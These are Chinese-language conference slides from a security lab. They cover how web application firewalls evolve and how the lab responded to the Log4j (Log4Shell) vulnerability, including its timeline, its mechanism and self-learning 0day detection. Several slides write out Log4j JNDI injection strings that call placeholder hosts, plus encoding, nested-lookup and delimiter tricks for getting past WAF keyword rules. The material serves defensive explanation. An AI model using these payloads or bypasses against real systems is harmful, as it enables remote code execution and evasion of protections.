网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

资源代价与安全算力

WAF和Log4j漏洞安全响应实践

青竹实验室

CONTENTS

目 录

01 WAF在安全体系中的角色


对外服务的守护者

01 WAF在安全体系中的角色

◆分类：边界类产品

◆防护对象：Web应用服务器，更确切的说，是基于http协议的应用。

◆相比其他防护类产品，防护对象更加具体，更具有针对性。




01 WAF在安全体系中的角色

Web应用防火墙“Web application firewall”简称“WAF”

- 应用的越来越丰富。尤其是云SAAS服务和移动app服务的大量使用。基于云的SAAS服务大部分是建立在http通讯的基础之上。常用的移动app，包括各种微信小程序，其后端也大都是基于http的通讯。

- HTTP通讯由明文向加密的转变。大部分的HTTP通讯都采用加密的通讯传输，采用的加密算法，从原理上杜绝了中间抓包解密的可能性。WAF由于其部署特点，得到的直接是明文数据，相比其他防护类产品，就有先天的优势。

- 现代攻击具有跟明确的目的性。攻击者经常对客户对外提供的web服务进行特定分析，针对性的渗透。这也对web的应用防护提出了更高的要求。



02 WAF自身演化

主动防御理念与业务感知

02 WAF自身演化

传统WAF的基本功能

攻击手段

防御方法

02 WAF自身演化

传统WAF的挑战

01 过度依赖静态规则，规则覆盖不足容易绕过

- 编码绕过：例如Log4j通过unicode绕过基础规则"${jndi:ldap://"：
  \u0024\u007bjndi:rmi://testabc.demoabc.com}
- 应用特性解析绕过：例如Log4j2通过如下输入
  ${${lower:${lower:jndi}}:${lower:ldap}://testabc.demoabc.com/test}

02 集中在通用攻击防护，缺乏业务理解能力

- 不能基于用户业务制定防御策略。例如：客户提供保险服务，无法检测保单信息有没有泄露。客户是电商，银行，通讯商，举办一些优惠活动，无法防御薅羊毛行为。
- 在被攻击后，无法重现整个业务攻击过程，评估攻击对客户业务造成的危害。

03 基于被动防御理念，缺乏对自动化工具，人工分析的主动对抗手段

- 爬虫对关键信息的遍历爬取，攻击者对客户业务的人工分析。

02 WAF自身演化

通用规则防护向自学习，动态防御转化

由以往的人工设定规则，转向自学习分析，对服务进行自动梳理，具体分析，自动生成白名单式的防护策略。保证服务防护更有针对性，更全面的覆盖面全。

引入机器学习算法，机器学习模型持续更新，动态调整。改变以往的规则静态，规则遗漏，规则容易绕过缺点，有效的进行异常识别，威胁检测。

02 WAF自身演化

被动防御向主动防御转化

- **关键业务混淆，注入点隐藏。**

比如针对id泄露问题，通过将默认参数id=123等键值对，转换为无序xxxxabex等字符串，主动防止攻击者进行规律分析。同时也可以防止了攻击者对默认参数的修改而产生的越权行为。

- **攻击诱捕**

对客户的真实业务中加入虚拟服务，对普通用户来说，虚拟服务不会不触发。而对攻击者，尤其是前期的工具探测，甚至人工分析过程，都会对虚拟服务作为真实服务进行访问。通过都虚拟业务访问的检测，可以在攻击的最早阶段发现攻击者。而且这种主动诱捕，具有很高的可靠性。通过发现这种行为，可以对攻击者直接阻断。对某些特殊场合，还可以针对性的分析其后续行为，发现攻击者的最终目的。

02 WAF自身演化

单一防护向业务感知持续防御转化

通用业务安全事件


- 撞库
- 信息窃取
- 账号窃取
- 用户权限异常变化

逻辑异常检测引擎


业务访问数据建档分析

01	业务摘要	来源地址	04
02	业务威胁	业务用户	05
03	业务异常	业务接口	06


02 WAF自身演化




业务概要



用户分析



异常告警



行为追踪


02 WAF自身演化

输入 输出
自学习

机器学习建模

业务加固

特征升级



特征匹配

机器学习异常检测

关键业务防护


业务访问分析

03 Log4j漏洞应对实践

WAF产品应对黑天鹅事件

03 Log4j漏洞应对实践

Log4j漏洞时间线



2021年11月24日

国内安全团队向Apache基金会提交Java日志框架Log4j RCE漏洞

2021年12月1日

互联网上开始出现该RCE的利用

2021年12月6日

Apache Log4j发布修复版本

2021年12月10日-13日

Apache Log4j发布若干更新版本用以修复该RCE漏洞(CVE-2021-44228)

2021年12月09日

该RCE漏洞被公开传播，在互联网上出现了大量的在野利用。 该漏洞不仅影响直接使用该库的基于Java的应用程序和服务，还影响许多其他流行的依赖它的Java组件和开发框架。触发条件极其简单，且毋需特殊配置，风险极大。 Apache将其CVSS评为10分，命名为Log4shell

2021年12月14日、16日、29日

Apache Log4j陆续发布更新版本分别用以修复相关的DoS漏洞 (CVE-2021-45046)、DoS漏洞 (CVE-2021-45105)、RCE漏洞(CVE-2021-44832)

03 Log4j漏洞应对实践

Log4j漏洞原理简介

log4j提供了Lookup功能：

支持形如"${prefix:name}"的格式。当输入的日志中包含匹配该表达式的内容时,将会对"name"按照"prefix"指定的方式求值，最后将该表达式替换成求得的值写入输出日志中,且该语法可以嵌套。该功能支持了多种Lookup的接口实现。

Log4j具有多种Lookup方法：


即使将JDK版本升级至较高版本无法远程加载恶意类造成RCE，但Log4j具有多种Lookup方法，仍可以通过OOB方式获取环境变量、系统属性以及配置项等敏感信息。

当“prefix”为“jndi”时：

Log4j将使用JNDI功能查找“name”,并返回查找结果。因此当“name”是一个JNDI支持的完整的URI时,将执行JNDI Lookup, 导致攻击者可以JNDI注入，远程加载恶意类到应用中，达到远程执行任意代码的目的。最典型的攻击方式: ${jndi:ldap://dnslog.domain/}

03 Log4j漏洞应对实践

Log4j针对HTTP服务的攻击流程 （以LDAP实现方式为例）



03 Log4j漏洞应对实践

Log4j针对HTTP服务的攻击特点

攻击向量可以出现在HTTP请求报文的任意位置，只要进入了Log4j的日志记录接口即可以触发远程代码执行。

1. 参数
2. URL
3. 请求体
4. Cookie

03 Log4j漏洞应对实践

Log4j针对HTTP服务的攻击特点

攻击输入变形丰富，给基于关键字的特征检测手段增大了漏报的风险

利用编码绕过：大小写，递归URL编码，Unicode编码(JSON格式），十六进制编码

利用log4j所支持的lookup方法 (具体支持的方法和log4j版本有关)绕过：


- ${lower:jndi}、${upper:jndi}
- 支持嵌套替换 ${${lower:${lower:jndi}}:${lower:ldap}://x} => ${jndi://ldap://x}

利用log4j在解析时的分隔符”:-”和特殊字符：

- ${::-j} => j (分隔符“:-”及之前的部分被截掉)
- ${env:ENV_NAME:-j}、${xksV:Xgi:-j}、${ozI:Kgh:Qn:TXM:-j} 均会被转为 j
- 特殊字符利用：${upper:ı} => I (ı是拉丁字符 U+0131)

03 Log4j漏洞应对实践

基于学习的0day机制应对Log4j漏洞




基于流量自学习的0day检测机制

基于机器学习的0day检测机制

03 Log4j漏洞应对实践

基于自学习的0day检测机制


- 对HTTP流量进行学习，清点HTTP服务拓扑结构
- 学习HTTP方法、URL、参数、Cookie关键信息
- 对学习的结果进行预处理、统计分析
- 自动生成WAF安全策略
- 自学习白名单防护能有效地抵御0day漏洞



03 Log4j漏洞应对实践

基于自学习的0day检测机制

- 针对jndi参数攻击的自学习防护
  - WEB服务资源清点
  - 针对参数学习结果自动进行参数规范防护



03 Log4j漏洞应对实践

